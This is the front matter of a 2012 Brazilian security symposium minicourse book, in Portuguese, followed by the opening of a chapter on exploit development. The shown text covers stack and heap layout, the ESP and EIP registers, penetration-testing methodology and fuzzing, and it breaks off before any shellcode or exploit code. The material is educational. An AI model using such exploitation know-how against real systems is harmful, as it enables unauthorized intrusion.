
SBSeg 2012

XII Simpósio em Segurança da Informação e de Sistemas Computacionais

MINICURSOS

SBC - Sociedade Brasileira de Computação



SBSeg 2012 Curitiba PR

XII Simpósio Brasileiro em Segurança da Informação
e de Sistemas Computacionais

de 19 a 22 de Novembro de 2012 – Curitiba PR

MINICURSOS

Editora
Sociedade Brasileira de Computação – SBC

Organizadores
Aldri dos Santos
Altair Santin
Carlos Maziero
Paulo André da S. Gonçalves

Realização
Pontifícia Universidade Católica do Paraná – PUCPR
Universidade Federal do Paraná – UFPR
Universidade Tecnológica Federal do Paraná – UTFPR

Promoção
Sociedade Brasileira de Computação – SBC

Copyright © 2012 Sociedade Brasileira de Computação
Todos os direitos reservados

Capa e produção gráfica: Carlos Maziero

Dados Internacionais de Catalogação na Publicação

S612 Simpósio Brasileiro em Segurança da Informação e de
Sistemas Computacionais (12. : 2012 : Curitiba)
Minicursos / XII Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais ; organização: Aldri dos Santos et al.— Porto Alegre: Sociedade Brasileira de Computação, 2012.
vii, 195 p. il. 23 cm.

Vários autores
Inclui bibliografias
ISBN: 978-85-7669-264-5

1. Ciência da computação. 2. Informática. 3. Segurança da informação. 4. Segurança de sistemas. I. Santos, Aldri dos. II. Título.
CDU 004(063)

Adriano Lopes CRB 9/1429

Sociedade Brasileira de Computação – SBC

Presidência
Paulo Roberto Freire Cunha (UFPE), Presidente
Lisandro Zambenedetti Granville (UFRGS), Vice-Presidente

Diretorias
Luciano Paschoal Gaspary (UFRGS), Diretor Administrativo
Luci Pirmez (UFRJ), Diretora de Finanças
Altigran Soares da Silva (UFAM), Diretor de Eventos e Comissões Especiais
Mirella Moura Moro (UFMG), Diretora de Educação
Karin Koogan Breitman (PUC-Rio), Diretora de Publicações
Ana Carolina Salgado (UFPE), Diretora de Planejamento e Programas Especiais
Thais Vasconcelos Batista (UFRN), Diretora de Secretarias Regionais
Edson Norberto Cáceres (UFMS), Diretor de Divulgação e Marketing

Diretorias Extraordinárias
Roberto da Silva Bigonha (UFMG), Diretor de Relações Profissionais
Ricardo de Oliveira Anido (UNICAMP), Diretor de Competições Científicas
Raimundo Macêdo (UFBA), Diretor de Cooperação com Sociedades Científicas
Sérgio Vanderlei Cavalcante, Diretor de Articulação de Empresas

Contato
Av. Bento Gonçalves, 9500
Setor 4 - Prédio 43.412 - Sala 219
Bairro Agronomia
91.509-900 – Porto Alegre RS

CNPJ: 29.532.264/0001-78
http://www.sbrc.org.br

Organização do SBSeg 2012

Coordenação Geral
Aldri dos Santos, UFPR
Altair Santin, PUCPR
Carlos Maziero, UTFPR

Comitê de Organização Local
Arlindo Marcon Jr., PUCPR/IFPR
Elisa Mannes, UFPR
Fernando Henrique Gielow, UFPR
Luiz Albini, UFPR
Maicon Stihler, PUCPR
Marcos Pchek Laureano, IFPR
Robson de Melo, UFPR/UNEMAT

Coordenação do Comitê de Programa
Michele Nogueira, UFPR
Ricardo Dahab, UNICAMP

Coordenação de Minicursos
Paulo André da S. Gonçalves, UFPE

Coordenação do Concurso de Teses e Dissertações em Segurança
Routo Terada, IME-USP

Coordenação do Workshop de Trabalhos de Iniciação Científica e de Graduação
Carla Merkle Westphall, UFSC

Coordenação do Workshop de Gestão de Identidades Digitais
Michelle Wangham, UNIVALI
Ricardo Custódio, UFSC

Coordenação de Palestras e Tutoriais
Paulo Licio de Geus, UNICAMP

Coordenação do Workshop de Forense Computacional
Anderson Rocha, UNICAMP
Cinthia Freitas, PUCPR

Comitê Consultivo
Marinho Pilla Barcellos, UFRGS
Aldri Luiz dos Santos, UFPR
Anderson Alves Nascimento, UnB
André Luiz Moura dos Santos, UECE
Jeroen van de Graaf, UFMG
Luciano Paschoal Gaspary, UFRGS
Michelle Silva Wangham, UNIVALI
Otto Muniz Bandeira Duarte, UFRJ
Ricardo Dahab, UNICAMP

Mensagem do Coordenador de Minicursos

É com grande prazer e satisfação que apresento a seleção de Minicursos para a 12ª Edição do Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais (SBSeg), o qual será realizado em Curitiba de 19 a 22 de novembro de 2012. Os Minicursos representam uma oportunidade ímpar para atualização de conhecimentos e apresentação de tendências por especialistas das áreas de Segurança da Informação e de Sistemas Computacionais. O objetivo principal é abordar temas relevantes e atuais, tradicionalmente não contemplados pelas grades curriculares dos cursos de graduação, compilados em capítulos de 40 a 50 páginas. A reconhecida qualidade dos textos produzidos pelos autores dos Minicursos tem elevado estes textos à categoria de documentos de referência para trabalhos acadêmicos e formação complementar de estudantes, pesquisadores e profissionais.

Em 2012, recebemos 13 submissões de propostas de minicursos, das quais 4 foram selecionadas para publicação e apresentação, representando assim uma taxa de aceitação de aproximadamente 31%. O Comitê de Programa era composto por 10 pesquisadores para a elaboração dos pareceres. Cada proposta recebeu ao menos 2 pareceres, gerando ao todo 43 revisões.

Este livro reúne 4 capítulos produzidos pelos autores das propostas aceitas. O Capítulo 1 discute as vulnerabilidades em sistemas computacionais modernos, apresentando conceitos, *exploits* e mecanismos de proteção. O Capítulo 2 apresenta uma introdução à segurança de dispositivos móveis, utilizando como caso de estudo a plataforma Android. O Capítulo 3 discute a segurança em redes centradas em conteúdo, tendo como foco a apresentação de vulnerabilidades, ataques e contramedidas. Por fim, o Capítulo 4 discute a encriptação homomórfica, apresentando o estado da arte e os problemas ainda em aberto.

Gostaria de expressar o meu agradecimento aos membros do Comitê de Avaliação e aos revisores por terem aceitado participar voluntariamente dessa empreitada. Agradeço-os também pela competência e dedicação na realização do processo de avaliação e seleção dos minicursos. Gostaria de expressar também os meus agradecimentos aos coordenadores gerais do SBSeg 2012, Aldri dos Santos (UFPR), Altair Santin (PUCPR) e Carlos Maziero (UTFPR) pela disponibilidade e orientações providas ao longo do processo. Finalmente, não poderia de deixar de expressar os meus agradecimentos aos autores que submeteram suas propostas de minicursos e que nos motivam a realizar anualmente este evento de interesse, visibilidade e sucesso crescentes.

Saúdo a todos os participantes dos Minicursos do XII Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais com os votos de um excelente curso e de uma excelente estadia em Curitiba!

Paulo André da S. Gonçalves
Coordenador de Minicursos do SBSeg 2012

Comitê de Avaliação de Minicursos do SBSeg 2012

Antonio Cândido Faleiros (UFABC)
Célia Ghedini Ralha (UnB)
Jacir Luiz Bordim (UnB)
Julio Cesar López Hernández (UNICAMP)
Lau Cheuk Lung (UFSC)
Luciano Porto Barreto (CVM)
Luiz Fernando Rust da Costa Carmo (UFRJ)
Marcos Antonio Simplicio Jr. (USP)
Paulo André da S. Gonçalves (UFPE)
Ricardo Dahab (UNICAMP)


Sumário

1. Análise de vulnerabilidades em Sistemas Computacionais Modernos: Conceitos, *Exploits* e Proteções.
   Mateus Ferreira, Thiago Rocha, Gilbert Martins, Eduardo Feitosa, Eduardo Souto (UFAM) 2

2. Introdução à Segurança de Dispositivos Móveis Modernos - Um Estudo de Caso em Android.
   Alexandre Braga, Erick Nascimento, Lucas Palma, Rafael Rosa (CPqD) 52

3. Segurança em Redes Centradas em Conteúdo: Vulnerabilidades, Ataques e Contramedidas.
   Igor Ribeiro, Flávio Guimarães, Juliano Kazienko, Antonio Rocha, Pedro Velloso, Igor Moraes, Célio Albuquerque (UFF) 101

4. Encriptação Homomórfica.
   Eduardo Morais, Ricardo Dahab (Unicamp) 151



SBSeg 2012 Curitiba PR

XII Simpósio Brasileiro em Segurança da Informação
e de Sistemas Computacionais

Capítulo

1

Análise de vulnerabilidades em Sistemas Computacionais Modernos: Conceitos, *Exploits* e Proteções

Mateus Felipe Tymburibá Ferreira, Thiago de Souza Rocha, Gilbert Breves Martins, Eduardo Feitosa e Eduardo Souto

Instituto de Computação (IComp)
Universidade Federal do Amazonas
69077000 - Manaus - AM - Brasil

{mateus, thiago.rocha, gilbert.martins, *efeitosa, esouto}@icomp.ufam.edu.br*

Abstract

The growing occurrence of cyberattacks has increased the scientific community interest and the amount of organizations investment in the search for new solutions capable of dealing with these hacking techniques of computational systems. Among these techniques, the development of exploits has been highlighted by several authors as one of the main attacker's weapons in the last decades. For this reason, the development of these artifacts has also been incorporated by security analysts to their penetration test methodologies, as a strategy to prevent attacks, contributing to the research of new defense mechanisms. This chapter provides insight into the exploit development techniques and its use in the building of malicious artifacts effective in the impairment of computational systems.

Resumo

O crescimento da ocorrência de ataques cibernéticos tem elevado o interesse da comunidade científica e os investimentos de organizações na busca por novas soluções que sejam capazes de lidar com essas técnicas de invasão de sistemas computacionais. Entre essas técnicas, o desenvolvimento de exploits vem sendo destacado por diversos autores como uma das principais armas dos atacantes nas últimas décadas. Por esse motivo, o desenvolvimento desses artefatos tem sido incorporado também por analistas de segurança às metodologias de testes de penetração, como estratégia para prevenção de ataques, contribuindo para a pesquisa de novos mecanismos de defesa. Este capítulo fornece subsídios para o entendimento das técnicas de desenvolvimento de exploits e o seu emprego na construção de artefatos maliciosos efetivos no comprometimento de sistemas computacionais.

 ©2012 SBC — Soc. Bras. de Computação

1.1. Introdução

Os profissionais que trabalham com a execução de testes destinados a levantar vulnerabilidades[1] em sistemas acabam invariavelmente se deparando com questões ligadas à validade de suas ações. Afinal, esses procedimentos são executados através das mesmas técnicas empregadas por pessoas com intenções maliciosas.

Apesar de algumas dessas ações serem justificadas por “boas intenções”, autores como Wilhelm [Wilhelm, 2009] e Engebretson [Engebretson, 2011] concordam que é necessário uma permissão clara daqueles que serão objeto do teste invasivo para diferenciar um teste de penetração legítimo de uma tentativa de invasão maliciosa.

Tratados coletivamente como “*Hackers*”, este grupo é subdividido normalmente em duas categorias [Wilhelm, 2009]: ***Black Hat Hackers*** – indivíduos que executam ataques não autorizados contra sistemas de informação, motivados por ganho material ou financeiro, por mera curiosidade, ou ainda por questões políticas e religiosas. Seja qual for o motivo, entretanto, todos estão sujeitos a ações legais por parte daqueles que foram alvo de seus ataques; ***White Hat Hackers*** – indivíduos que executam avaliações de segurança com base em contratos formais, trabalhando em companhias responsáveis pela melhoria das características de segurança dos ambientes computacionais de seus clientes ou procurando vulnerabilidades que poderiam ser exploradas em ataques maliciosos.

Ferramenta comum em processos invasivos que exploram falhas de segurança de um sistema, um *exploit*[2] é construído por profissionais da área de segurança para validar e demonstrar a efetividade de uma vulnerabilidade específica, passando, nesse caso, a ser chamado também de “Prova de Conceito” (PoC – *Proof of Concept*).

O objetivo deste minicurso é fornecer aos participantes subsídios para o entendimento das técnicas de desenvolvimento de *exploits* e o seu emprego na construção de artefatos maliciosos efetivos no comprometimento de softwares executados em sistemas operacionais modernos. Assim, espera-se difundir os conhecimentos necessários para a formação de futuros ***White Hat Hackers***, que trabalharão para a melhoria da segurança das instituições e daqueles que delas dependem para execução segura de suas atividades.

1.1.1. Contexto

No primeiro parágrafo do livro “Como quebrar códigos: a arte de explorar (e proteger) software”, os autores atribuem ao software a alcunha de “Calcanhar-de-Aquiles” dos sistemas modernos, conforme destacado no trecho “a invasão de uma máquina quase sempre envolve a exploração do software” [Hoglund e Macgraw, 2006]. Em um relatório elaborado pelo comitê consultivo sobre tecnologia da informação para o

[1] *Vulnerabilidade* é uma falha (também conhecido como bug), presente na segurança de um elemento do sistema, que pode ser utilizada por um atacante para deturpar o comportamento esperado deste elemento (normalmente uma componente de software), sujeitando o sistema afetado a problemas como indisponibilidade, obtenção indevida de acessos privilegiados e controle externo por indivíduos não autorizados.

[2] *Exploit*: esse termo se refere tanto ao ato de tomar vantagem de uma vulnerabilidade presente em um sistema, como também é usado para identificar a ferramenta desenvolvida para explorar a vulnerabilidade.

 ©2012 SBC — Soc. Bras. de Computação

presidente dos Estados Unidos [EUA, 2005], os consultores também destinaram duas seções do documento intituladas "O software é a maior vulnerabilidade" e "Ataques e vulnerabilidades estão crescendo rapidamente" para destacar o software como o elo mais fraco da cadeia de componentes alvejados por atacantes e apontar a escalada de atos hostis contra sistemas computacionais em todo o mundo.

De fato, é possível comprovar essas afirmações ao constatar-se que à medida que a quantidade e a complexidade dos softwares aumenta, eleva-se também o volume de vulnerabilidades identificadas e o número de invasões a sistemas computacionais reportadas, conforme estatísticas disponibilizadas pelo CERT/CC [CERT/CC, 2011] e apresentada na Figura 1.1.




Figura 1.1. Número de vulnerabilidades reportadas ao CERT/CC entre 1995 e 2008[3] [CERT/CC, 2011].

Conforme destacam Hoglund e McGraw [Hoglund e Macgraw, 2006], as explorações de *buffer*[4] *overflow*[5] são as principais armas dos atacantes e, provavelmente, essa tendência deve permanecer por vários anos. Segundo Anley et al. [Anley et al., 2007], a primeira referência formal à técnica de *buffer overflow* foi apresentada em 1996 por Aleph One, em seu artigo intitulado "Smashing the Stack for Fun and Profit" (Estourando a pilha por diversão e profissão) [One, 1996], onde o autor descreve em detalhes os passos para a exploração de vulnerabilidades de *stack overflow* (estouro de pilha). Pilha, *heap*, ".data" e ".text" são os seguimentos de memória de um processo, conforme explicado na seção 1.1.2. De maneira simplificada, o estouro de pilha é o exemplo de *buffer overflow* mais discutido na literatura, caracterizando-se pela ultrapassagem dos limites de uma variável alocada na pilha, o que acarreta a sobrescrita do endereço de retorno da função e o consequente desvio do fluxo de execução do programa para um endereço arbitrário escolhido pelo atacante.

Além de ser a primeira técnica de *buffer overflow* detalhada em uma publicação científica, o estouro de pilha foi também a primeira vulnerabilidade explorada em um ataque de larga escala, produzido por Morris Worm, em 1988, quando pelo menos uma

[3] O valor relativo ao ano de 2008 é uma estimativa baseada nos 3 primeiros trimestres. Após esse período, o CERT/CC encerrou a publicação das estatísticas referentes ao número de vulnerabilidades catalogadas.
[4] *Buffer*: um espaço de memória limitado e contínuo.
[5] *Overflow*: transbordamento (também chamado de "estouro") do espaço disponível.

 ©2012 SBC — Soc. Bras. de Computação

em cada vinte máquinas conectadas à Internet foi comprometida [Orman e Streak, 2003]. Desde então, uma série de variantes de ataques de *buffer overflow* foi desenvolvida, de maneira a explorar também os demais segmentos de memória de um processo [Werthmann, 2006].

Apesar de provavelmente serem as vulnerabilidades mais conhecidas e publicamente documentadas, os estouros de pilha ainda prevalecem nos softwares produzidos atualmente, em relação às demais falhas de segurança [Anley et al., 2007]. Independente da frequência em que são exploradas, todas as brechas tornam-se cada vez mais severas, à medida que computadores, telefones celulares e outros dispositivos portáteis proliferam-se globalmente [EUA, 2005].

1.1.2. Gerenciamento de Memória

Como a maioria dos problemas de segurança tratados neste minicurso derivam de operações de manipulação do espaço de memória de um processo, serão analisados os fundamentos básicos a respeito do gerenciamento de memória.

Todas as informações fornecidas dizem respeito à arquitetura Intel de 32 bits, conhecida como x86 ou IA32. Apesar da popularização dos sistemas operacionais de 64 bits, muitas aplicações ainda são desenvolvidas em 32 bits. A compatibilidade entre as versões é garantida por componentes do próprio sistema operacional. Por exemplo, no caso das versões do sistema Windows, existe a camada WoW (*Windows on Windows*) [Johny et al., 2012][MSDN, 2012], que emula a arquitetura x86 de forma transparente para o usuário, permitindo que aplicações de 16 ou 32 bits executem nas versões de 64 bits desse sistema.

Quando um programa é executado, seus componentes são mapeados para um espaço de memória, designado para este fim pelo sistema operacional. Esse espaço reservado é utilizado para o armazenamento tanto das instruções que serão executadas como dos dados (variáveis) que serão processados.

De forma mais detalhada, esse espaço é subdividido em quatro segmentos, como mostrado na Figura 1.2. O segmento .data é reservado para o armazenamento das variáveis estáticas e o segmento .text corresponde às instruções do programa. Ambos possuem um tamanho fixo. Por fim, existem as estruturas de pilha (*stack*) e o *heap*. A primeira é responsável pelo armazenamento de variáveis locais (pertencentes ao escopo de uma única função) e pelo registro de metadados usados pelo processador para controlar chamadas de funções. O *heap* é responsável pelo armazenamento de variáveis alocadas dinamicamente.




Figura 1.2. Organização do espaço de memória de um processo [Maziero, 2011].

 ©2012 SBC — Soc. Bras. de Computação

É importante destacar que a pilha funciona segundo um modelo LIFO (*Last In First Out* – Último a Entrar Primeiro a Sair), no qual os últimos valores empilhados são os primeiros a serem desempilhados. Além disso, ao contrário do *heap,* que cresce do menor para o maior endereço, a pilha cresce do maior para o menor endereço. Esse comportamento de "crescimento" apresentado pela pilha e pelo *heap*, associado ao fato de que, do ponto de vista dos computadores modernos, não existe uma verdadeira distinção entre instruções e dados, é que possibilita a ação de *exploits*.

1.1.3. Registradores

A manipulação de registradores é um elemento fundamental no processo de criação de *exploits*. Para esse fim, merecem destaque os seguintes registradores:

a) ESP (*Extended Stack Pointer*): um registrador acessível pelo programa, que armazena o endereço de memória correspondente ao topo da pilha. Sua manipulação é muito importante na aplicação de técnicas de estouro de pilha (*stack overflow*);

b) EIP (*Extended Instruction Pointer*): um registrador de controle, acessível somente pelo processador, responsável por armazenar o endereço da próxima instrução que será executada. Induzir a alteração do valor desse registrador torna possível a subversão do fluxo de execução do programa, o que é fundamental para a criação de um *exploit* efetivo.

Esses registradores podem ser manipulados através de instruções em linguagem de montagem (*assembly).* Assim, alguma familiaridade com esse conjunto de instruções é necessária.

1.1.4. Testes de Invasão[6]

Teste de invasão legítimo (também conhecido como *pentest*, *ethical hacking* ou *white hat hacking*) é definido como uma tentativa autorizada de localizar e invadir sistemas computacionais, com o propósito de tornar esses sistemas mais seguros [Engebretson, 2011]. Tais testes se diferenciam de outras formas de avaliação, pois não consistem apenas do levantamento de ameaças em potencial, mas também da efetiva construção das ferramentas necessárias e da execução propriamente dita do ataque invasivo, gerando uma PoC cujo objetivo é demonstrar a possibilidade de consolidação do ataque.

Apesar do ímpeto para iniciar um procedimento de teste de invasão direto pela fase de desenvolvimento de um *exploit*, uma vez que normalmente essa é a atividade mais interessante em um *pentest*, quanto melhor for a preparação e o planejamento prévio dessa atividade, maiores serão as possibilidades de sucesso. A metodologia ZEH (*Zero Entry Hacking*) é um modelo simples de quatro etapas [Engebretson, 2011], destinada a orientar o processo de planejamento, preparação e execução de todas as ações associadas ao teste de penetração. A cada nova etapa, o processo entra sucessivamente em um novo nível de detalhe, até que seja identificado o objeto de estudo do teste, conduzindo de forma clara as ações do responsável pela atividade.

A metodologia ZHE é dividida em:

[6] Alguns autores utilizam também o termo "Testes de Penetração". Neste trabalho, as duas expressões serão usadas de maneira intercambiável.

 ©2012 SBC — Soc. Bras. de Computação

a) Reconhecimento, onde deve ser levantada a maior quantidade possível de informações a respeito do objeto de ataque, além de definir as estratégias que serão empregadas e o planejamento de todas as ações que serão executadas;

b) Varredura, onde se identificam as vulnerabilidades específicas dos serviços ou elementos de software que serão a base das ações invasivas executadas na fase seguinte;

c) Exploração, onde todas as informações colhidas nas etapas anteriores são utilizadas para a execução do ataque propriamente dito, tendo como principal meta utilizar as falhas ou vulnerabilidades identificadas anteriormente para alterar o comportamento natural de um software, de forma a obter acesso e controle do sistema que foi alvo da invasão;

d) Manutenção do Acesso, onde o atacante vai garantir a continuidade do acesso ao sistema invadido (normalmente através do uso de ferramentas como *backdoors* e *rootkits*), evitando que todo o processo de invasão tenha que ser executado novamente em um acesso posterior ao sistema invadido. Essa etapa pode ser considerada opcional, mas é necessária para construir uma PoC que espelhe fielmente os ataques reais.

Apesar de não constituir oficialmente uma etapa da metodologia ZEH, a última tarefa do profissional responsável pelo teste de penetração é a elaboração de um relatório [Wilhelm, 2009] [Engebretson, 2011], onde serão detalhadas as informações obtidas durante a execução do processo de ataque. Esse relatório deve ser escrito de forma clara, contendo: a) um resumo executivo, com foco no corpo gerencial da instituição que solicitou o teste; b) o detalhamento técnico de todo o processo invasivo; e, se possível; c) uma descrição das ações necessárias para mitigar a falha e eliminar as vulnerabilidades que o sistema apresenta.

1.1.5. Organização do minicurso

Este minicurso está organizado da seguinte maneira: a seção 1.2 apresenta os principais tipos de vulnerabilidades de *softwares*, como elas normalmente são descobertas e quais características dessas falhas permitem a execução de códigos maliciosos; a seção 1.3 explica a origem histórica dos principais mecanismos de proteção da memória, seu funcionamento e suas implicações para o desenvolvimento de *exploits*; a seção 1.4 detalha as técnicas mais utilizadas para desenvolver *exploits* capazes de se aproveitar de falhas de *softwares* mesmo em sistemas operacionais modernos que incluem proteções de memória; e finalmente, a seção 1.5 apresenta os objetos de pesquisa que devem crescer em relevância nos próximos anos, destacando as principais classes de mecanismos de defesa em estudo e as tendências apontadas por pesquisadores da área, além de apresentar os comentários finais dos autores sobre o tema.

1.2. Exploração de Vulnerabilidades

Esta seção aborda os principais tipos de vulnerabilidades de softwares exploráveis através de *exploits*, como elas são descobertas e quais características dessas falhas permitem a execução de códigos maliciosos. Entre os diversos mecanismos de

©2012 SBC — Soc. Bras. de Computação

identificação de defeitos em softwares, optou-se por detalhar a técnica de *fuzzing*. Em seguida, é apresentado o conceito de *shellcode*, esclarecendo sua importância para uma exploração bem sucedida e as suas possibilidades de emprego. Finalmente, são descritos quatro tipos comuns de defeitos exploráveis em softwares (estouros de pilha, estouros de *heap*, falhas de formatação de strings e sobrescrita de tratadores de exceção estruturados), analisando as características que produzem cada uma das vulnerabilidades, como evitá-las e como explorá-las para executar códigos arbitrários.

1.2.1. Descobrindo vulnerabilidades

Testes de invasão têm por objetivo verificar a resistência dos sistemas em relação aos métodos de ataque existentes. Diariamente são descobertas novas falhas nos mais variados sistemas, por isso é de fundamental importância a realização de auditorias preventivas. Mais especificamente, os testes de invasão podem dar um diagnóstico fidedigno sobre a segurança dos sistemas em questão.

Parte do processo de teste de penetração consiste em verificar se é possível detectar novas vulnerabilidades em um sistema. Porém, antes de iniciar esses testes, é necessário realizar um planejamento, ocasião em que é decidido qual tipo de teste será efetuado. De acordo com Michael [Sutton et al., 2007], o teste para o descobrimento de vulnerabilidades pode ser classificado como caixa preta ou caixa branca.

Nos testes caixa branca, o testador tem acesso irrestrito a qualquer informação que possa ser relevante ao teste, tais como informações sobre o ambiente ou dados sobre os servidores. Essas informações incluem os códigos fonte das aplicações, que podem ser analisados utilizando ferramentas de depuração (*debug*). Em um teste caixa preta, há pouco ou nenhum conhecimento prévio sobre o ambiente a ser avaliado, e tudo deve ser descoberto pelo testador.

Embora nenhuma metodologia consiga sozinha garantir que não existem vulnerabilidades em uma aplicação, [Sutton et al., 2007] a cobertura alcançada pelos testes caixa branca é maior. Isso ocorre principalmente pelo fato do testador possuir o código fonte do sistema, possibilitando uma revisão do código. Dessa forma, os diversos caminhos que o código executa podem ser auditados na procura por vulnerabilidades.

Entre as desvantagens inerentes aos testes caixa branca, pode-se citar a complexidade de se fazer uma revisão completa do código. Isso ocorre porque existem várias linguagens de programação e, na maioria das vezes, os sistemas são desenvolvidos sem seguir um padrão.

Nos testes de caixa preta, o comportamento da aplicação é analisado através das suas entradas. Nesse tipo de teste, os fluxos de execução são testados de maneira indireta, visto que o testador não tem acesso ao código fonte.

Entre as vantagens dos testes caixa preta, pode-se citar a disponibilidade, pois esse tipo de teste pode ser executado em qualquer aplicação. A possibilidade de reprodução dos testes em outros cenários também é uma vantagem. Um teste feito em um servidor FTP, por exemplo, pode ser reproduzido em outros servidores que operem o mesmo protocolo. Por fim, a simplicidade é uma vantagem dos testes de caixa preta,

 ©2012 SBC — Soc. Bras. de Computação

pois esse tipo de teste pode ser conduzido sem um conhecimento prévio de como a aplicação funciona internamente.

Entre as desvantagens dos testes caixa preta, encontra-se a cobertura dos testes. É difícil determinar se o teste foi efetivo, pois não há como garantir que todos os possíveis fluxos de execução previstos na aplicação foram explorados. Outra desvantagem ocorre em relação à inteligência dos testes. Os testes de caixa preta são mais apropriados para ataques simples, que utilizam apenas um vetor de entrada. Ataques complexos, com vários vetores, são difíceis de ser elaborados e detectados.

Dentre muitas alternativas na busca por vulnerabilidades nos software, a abordagem de caixa preta denominada *Fuzzing* é uma das mais utilizadas. Trata-se de um método de testes de software onde a aplicação é bombardeada com casos de testes gerados por outro programa [McNally et al., 2012].

A ideia desse método é verificar o comportamento do software nos casos em que o sistema recebe entradas mal formadas ou fora do padrão esperado. Isto possibilita a descoberta de vulnerabilidades à partir de combinações de entradas não testadas originalmente pelo desenvolvedor.

De acordo com [McNally et al., 2012], *fuzzing* permite descobrir vulnerabilidades no sistema através de um monitoramento das exceções lançadas pelo programa. É um processo geralmente automatizado, que envolve a manipulação dos campos de entrada da aplicação. A técnica é dividida em duas categorias: *fuzzing* baseado em mutação e *fuzzing* baseado em geração.

No *fuzzing* baseado em mutação, os dados são coletados da aplicação e depois modificados. Essa mutação pode ser efetuada de forma aleatória ou através de uma heurística. No *fuzzing* baseado em geração, um modelo para os dados de entrada especifica como os casos de testes devem ser criados [Miller e Peterson, 2007].

A forma de condução da metodologia *fuzzing* depende de vários fatores, como a habilidade do testador e a complexidade da aplicação. No entanto, de acordo com [Sutton et al., 2007], em geral a aplicação dos testes ocorre em seis etapas, conforme descrito a seguir:

a) Identificação do alvo – o testador procura por dados sobre o sistema a ser explorado, para encontrar informações relevantes que ajudem na condução do teste.

b) Identificação das entradas – nesta etapa, o testador procura identificar todas as interfaces e campos de entrada para o sistema alvo. Entre outras possibilidades, podem ser utilizados como vias de entrada de dados: soquetes (*sockets*) de rede, variáveis de ambiente, arquivos, argumentos da linha de comandos e interfaces remotas.

c) Geração de dados – a terceira fase é a responsável pela geração das entradas que serão utilizados durante o *fuzzing*. A decisão de utilizar *fuzzing* baseado em mutação ou *fuzzing* baseado em geração depende do alvo e das informações coletadas.

d) Execução dos dados – nesta etapa, as entradas geradas no passo anterior são transferidas para a aplicação. Esse processo pode envolver o ato de enviar pacotes de dados ao alvo, abrir arquivos, enviar argumentos pela linha de comandos, etc.

©2012 SBC — Soc. Bras. de Computação

e) Monitoramento das exceções – esse passo é responsável por colher as informações das exceções geradas no passo anterior. O tipo de falha ocasionada e o estado da aplicação após a ocorrência do erro determinará a estratégia de desenvolvimento de *exploit* a ser adotada.

f) Determinação dos *exploits* – na última fase do *fuzzing*, as informações colhidas no passo anterior são estudadas para determinar se vulnerabilidades identificadas podem ser exploradas por algum tipo de *exploit*.

1.2.2. Explorando falhas em softwares

Esta seção apresenta um conceito fundamental em *exploits*, o *shellcod*e. Será explicado o seu uso e importância para o funcionamento de um *exploit*. Além disso, serão detalhados quatro tipos comuns de defeitos exploráveis em softwares: estouros de pilha, estouros de *heap*, falhas de formatação de *strings* e sobrescrita de tratadores de exceção estruturados.

